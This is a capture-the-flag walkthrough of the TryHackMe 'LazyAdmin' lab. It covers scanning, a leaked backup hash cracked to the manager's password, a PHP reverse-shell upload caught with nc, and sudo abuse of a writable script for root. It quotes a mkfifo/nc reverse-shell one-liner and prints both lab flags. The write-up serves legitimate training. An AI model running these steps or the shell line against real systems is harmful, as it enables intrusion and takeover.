

LAZYADMIN – TRYHACKME

LazyAdmin is a box on tryhackme (https://tryhackme.com/r/room/lazyadmin) created by **MrSeth6797**.

Here our **terminal** is opened.




Now we will connect our **vpn** with tryhackme with the help of **openvpn** from vpn's file downloaded path after doing **sudo**.




Now, we will check the ip of the target machine from tryhackme website which will be shown after pressing the **start machine** button.

LAZYADMIN – TRYHACKME



After starting the machine it'll get one minute to show the ip.



After getting the target ip first thing we'll do is **rustscan** to see the open ports and more machine's info.

```
┌──(root㉿kali)-[~]
└─# rustscan -a 10.10.11.147 -- -sCV
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----' `---' `-' `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Real hackers hack time ⌛

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensiti
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up
Open 10.10.11.147:22
Open 10.10.11.147:80
```

Here I am using **rustscan -a <IP> -- -sCV** to see all the ports. You can use many more scripts like **-sCv -T4 <IP>**

LAZYADMIN – TRYHACKME

Seems like our scan is completed. Looks like there are total 2 ports open.

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 60 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCo0a0DBybd2oCUPGjhXN1BQrAhbKKJhN/PW2OCccDm6KB/+sH/2UWHy3kE1XDgWO2W3EEHVd6vf7SdrCt7sWhJSno/q1ICO6Zn
FzW7dqMlYw62CupjNHt/O16DlokjkzSdq9eyYwzef/CDRb5QnpkTX5iQcxyKiPzZVdX/W8pfP3VfLyd/cxBqvbtQcl3iT1n+QwL8+QArh01boMgWs6oIDxvPxvXoJ0Ts0pEQ2BFC9u
|   256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBC8TzxsGQ1Xtyg+XwisNmDmdsHKumQYqiUbxqVd+E0E0TdRaeIkSGov/GKoXY00E
|   256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILe/TbqqjC/bQMfBM29kV2xApQbhUXLFwFJPU14Y9/Nm
80/tcp open  http    syn-ack ttl 60 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Now we will explore the web server after the directory brute force.


```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://10.10.11.147 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.147
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/content              (Status: 301) [Size: 314] [--> http://10.10.11.147/content/]
/index.html           (Status: 200) [Size: 11321]
/server-status        (Status: 403) [Size: 277]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Here **content** directory gives us redirect. We will brute-force it further.

LAZYADMIN – TRYHACKME

```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://10.10.11.147/content -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.147/content
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/_themes              (Status: 301) [Size: 322] [--> http://10.10.11.147/content/_themes/]
/as                   (Status: 301) [Size: 317] [--> http://10.10.11.147/content/as/]
/attachment           (Status: 301) [Size: 325] [--> http://10.10.11.147/content/attachment/]
/images               (Status: 301) [Size: 321] [--> http://10.10.11.147/content/images/]
/inc                  (Status: 301) [Size: 318] [--> http://10.10.11.147/content/inc/]
/index.php            (Status: 200) [Size: 2198]
/js                   (Status: 301) [Size: 317] [--> http://10.10.11.147/content/js/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Now we will explore the directories one by one. After further recon we found a sweetrice login page on **/content/as** directory.



On the other hand we found a sql_backup file which contains the admin username and it's password hash.

Index of /content/inc

Name	Last modified	Size	Description
Parent Directory		-	
404.php	2016-09-19 17:55	1.9K	
alert.php	2016-09-19 17:55	2.1K	
cache/	2019-11-29 12:30	-	
close_tip.php	2016-09-19 17:55	2.4K	
db.php	2019-11-29 12:30	165	
do_ads.php	2016-09-19 17:55	782	
do_attachment.php	2016-09-19 17:55	640	
do_category.php	2016-09-19 17:55	2.8K	
do_comment.php	2016-09-19 17:55	3.0K	
do_entry.php	2016-09-19 17:55	2.6K	
do_home.php	2016-09-19 17:55	1.8K	
do_lang.php	2016-09-19 17:55	387	
do_rssfeed.php	2016-09-19 17:55	1.5K	
do_sitemap.php	2016-09-19 17:55	4.5K	
do_tags.php	2016-09-19 17:55	2.7K	
do_theme.php	2016-09-19 17:55	452	
error_report.php	2016-09-19 17:55	2.5K	
font/	2016-09-19 17:57	-	
function.php	2016-09-19 17:55	89K	
htaccess.txt	2016-09-19 17:55	137	
init.php	2016-09-19 17:55	3.9K	
install.lock.php	2019-11-29 12:30	45	
lang/	2016-09-19 17:57	-	
lastest.txt	2016-09-19 17:55	5	
mysql_backup/	2019-11-29 12:30	-	


The file contents are something like:

\\"admin\\";s:7:\\"manager\\";s:6:\\"passwd\\";s:32:\\"42f749ade7f9e195bf475f37a44cafcb

We will decrypt the password and get new password which is **Password123. (manager:Password123)** and try to login on that login page we found previously.


We get a successful login and our dashboard looks like this:

LAZYADMIN – TRYHACKME




Now we will explore the website and try to exploit it. After further exploration and recon we found that we can upload **php5** files on data import page.

So we will upload a **php reverse shell file by pentestmonkey** and try to get a reverse shell.



Now we start a listener on our kali machine to get the shell.



And we will reload the link

(http://10.10.11.147/content/inc/my_sql_backup/shell.php5)

LAZYADMIN – TRYHACKME

We got a reverse shell.

```
┌──(root㉿kali)-[~]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.17.16.197] from (UNKNOWN) [10.10.11.147] 52870
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/Linux
 13:13:32 up 57 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls -la
total 104
drwxr-xr-x  23 root root  4096 Nov 29  2019 .
drwxr-xr-x  23 root root  4096 Nov 29  2019 ..
drwxr-xr-x   2 root root  4096 Nov 29  2019 bin
drwxr-xr-x   3 root root  4096 Nov 29  2019 boot
drwxrwxr-x   2 root root  4096 Nov 29  2019 cdrom
drwxr-xr-x  17 root root  3720 Oct 10 12:16 dev
drwxr-xr-x 135 root root 12288 Oct 10 12:18 etc
drwxr-xr-x   3 root root  4096 Nov 29  2019 home
lrwxrwxrwx   1 root root    33 Nov 29  2019 initrd.img -> boot/initrd.img-4.15.0-70-generic
lrwxrwxrwx   1 root root    33 Nov 29  2019 initrd.img.old -> boot/initrd.img-4.15.0-45-generic
drwxr-xr-x  22 root root  4096 Nov 29  2019 lib
drwx------   2 root root 16384 Nov 29  2019 lost+found
drwxr-xr-x   3 root root  4096 Nov 29  2019 media
drwxr-xr-x   2 root root  4096 Feb 27  2019 mnt
drwxr-xr-x   3 root root  4096 Nov 29  2019 opt
dr-xr-xr-x 136 root root     0 Oct 10 12:15 proc
drwxr-x---   4 root root  4096 Oct 10 12:18 root
drwxr-xr-x  27 root root   860 Oct 10 12:29 run
drwxr-xr-x   2 root root 12288 Oct 10 12:18 sbin
drwxr-xr-x   2 root root  4096 Nov 29  2019 snap
drwxr-xr-x   2 root root  4096 Feb 27  2019 srv
dr-xr-xr-x  13 root root     0 Oct 10 12:15 sys
drwxrwxrwt   9 root root  4096 Oct 10 13:10 tmp
drwxr-xr-x  12 root root  4096 Nov 29  2019 usr
drwxr-xr-x  15 root root  4096 Nov 29  2019 var
lrwxrwxrwx   1 root root    30 Nov 29  2019 vmlinuz -> boot/vmlinuz-4.15.0-70-generic
lrwxrwxrwx   1 root root    30 Nov 29  2019 vmlinuz.old -> boot/vmlinuz-4.15.0-45-generic
```

Now we will look for the flags. The user.txt flag will be in user's folder i.e. **/home/user.**

We found a user **itguy** and it contains the first flag.

```
$ cd /home/itguy
$ cat user.txt
THM{63e5bce9271952aad1113b6f1ac28a07}
```

Now our next flag will be in root folder but we don't have access to root folder.

We need to escalate our privileges to get root.

We will run **sudo -l** to see the processes run by sudoers and what we have got.

```
$ sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
```

Here we can see that there is a perl process running which has root access and it has both read-write access to the user.

We can see the **/home/itguy/backup.pl** file.

```
$ cat /home/itguy/backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
```

We can see another directory here **(/etc/copy.sh).**

```
$ cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f
```

It's a bash file and we can edit it because user has the permission to both read-write.

We will go to the /etc directory and use the following command to edit the copy.sh file:

```
$ echo "/bin/bash" > copy.sh
$ cat copy.sh
/bin/bash
```

Now we can see that our new copy.sh file contains **/bin/bash** which will help us gain root.

Now we will run the full process which we have already seen in the sudo -l output i.e.

sudo /usr/bin/perl /home/itguy/backup.pl and it'll give us root.

```
$ sudo /usr/bin/perl /home/itguy/backup.pl
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
```

Now we can get our second flag from the root folder.

```
cd ..
cd root
ls
root.txt
cat root.txt
THM{6637f41d0177b6f37cb20d775124699f}
```